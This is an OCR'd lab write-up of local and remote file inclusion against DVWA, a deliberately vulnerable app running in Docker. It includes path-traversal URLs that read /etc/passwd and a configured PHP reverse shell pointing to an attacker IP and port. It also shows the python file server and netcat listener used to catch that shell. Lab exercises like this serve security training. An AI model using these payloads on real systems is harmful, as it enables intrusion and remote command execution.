proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:
/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false mysql:x:101:101:MySQL
Server,,,:/nonexistent:/bin/false
```

Figure 7. Winner, winner, chicken dinner.



Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
LFI/RFI | More Web Pente
Vulnerability: File Inclusio
localhost/vulnerabilities/fi/?page=../../../../../../../../../../../etc/passwd
http://localhost/vulnerabilities/fi/?page=../../../../../../../../../../../etc/passwd — Visit
This time, search with:
Kali Linux
Kali Tools
CSRF
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: medium
PHPIDS: disabled
View Source
View Hel
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Figure 8…




Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
LFI/RFI | More Web Pente
LFI/RFI | More Web Pente
Vulnerability: File Inclusio
localhost/vulnerabilities/fi/?page=../../../../../../../../../../../../etc/passwd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection

Figure 9.

My first attempt accessing the /etc/passwd file through the URL, DVWA's security was set as low. However as shown in Figure 8, where I set the security level to Medium, and then in Figure 9 running the command injection again, I was unsuccessful accessing said files.

CONTINUE;

RFI PROOF:



Vulnerability: File Inclusion

The PHP function **allow_url_include** is not enabled.


[file1.php] - [file2.php] - [file3.php]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Figure 10.


Moving on to our second objective, including a file remotely from our host kali to our "target". First issue I ran into was that DVWA by default has disabled PHP function in URL includes. Figure 11 shows the corrections I went through to achieve Figure 12.



```
┌──(poppa㉿poppa)-[/etc]
└─$ sudo docker exec dvwa sed -i 's/allow_url_include = Off/allow_url_include = On/g' /etc/php/7.0/apache2/php.ini
[sudo] password for poppa:
Error: No such container: dvwa

┌──(poppa㉿poppa)-[/etc]
└─$ php.ini -allow_url_include
php.ini: command not found

┌──(poppa㉿poppa)-[/etc]
└─$ php.ini
php.ini: command not found

┌──(poppa㉿poppa)-[/etc]
└─$ sudo docker ps -a
[sudo] password for poppa:
CONTAINER ID   IMAGE                 COMMAND       CREATED          STATUS           PORTS                              NAMES
1c5fd1a15c65   vulnerables/web-dvwa  "/main.sh"    15 minutes ago   Up 15 minutes    0.0.0.0:80→80/tcp, :::80→80/tcp    inspiring_raman

┌──(poppa㉿poppa)-[/etc]
└─$ sudo docker exec 1c5fd1a15c65 sed -i 's/allow_url_include = Off/allow_url_include = On/g' /etc/php/7.0/apache2/php.ini

┌──(poppa㉿poppa)-[/etc]
└─$ sudo docker exec 1c5fd1a15c65 /etc/init.d/apache2 reload
Reloading Apache httpd web server: apache2.

┌──(poppa㉿poppa)-[/etc]
└─$ 
```

Figure 11.

This screenshot shows the fix I ran for the “PHP function allow_url_include is not enabled“. I ran the process command to establish if docker is running and with which ID? To enable that PHP function, I took the container ID of vulnerable/web-dvwa and replaced the “dvwa” with the container ID in both commands.




Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3


Figure 12. Fixed!


RFI
File Actions Edit View Help
DVWA
RFI
python server
*Untitled 1 - Mousepad
File Edit Search View Document Help
17:25

```
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.64.3';  // CHANGE THIS
$port = 4111;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
"php-reverse-shell.php" 192L, 5494B                                49,37         11%
```

```
Attacker IP: 192.168.64.3
port: 4111

python3 server: port 5000

payload: /usr/share/webshells/php/
php-reverse-shell.php
```

Figure 13. Firstly, configure attacker IP and port.




```
┌──(poppa㉿poppa)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
┌──(poppa㉿poppa)-[~]
└─$ echo james
james

┌──(poppa㉿poppa)-[~]
└─$
```

```
Attacker IP: 192.168.64.3
port: 4111

python3 server: port 8080

payload: /usr/share/webshells/php/
php-reverse-shell.php
```


Figure 14. Here we set up a nice little python server to transfer files.



```
┌──(poppa㉿poppa)-[~]
└─$ nc -lvnp 4111
listening on [any] 4111 ...
```

Figure 15.


And now, our listener. Once the PHP file is rendered through DVWA site, meaning once DVWA executes the URL request – the listener hosted on port 4111 of my machine will catch the file executing on port 4111 of DVWA.



```
Directory listing for /

• .bash_logout
• .bashrc
• .bashrc.original
• .BurpSuite/
• .cache/
• .config/
• .dbus/
• .dmrc
• .face
• .face.icon@
• .gnome/
• .gnupg/
• .gvfs/
• .ICEauthority
• .java/
• .lesshst
• .local/
• .mozilla/
• .msf4/
• .pki/
• .profile
• .rpmdb/
• .sudo_as_admin_successful
• .Xauthority
• .xsession-errors
• .xsession-errors.old
• .zsh_history
```

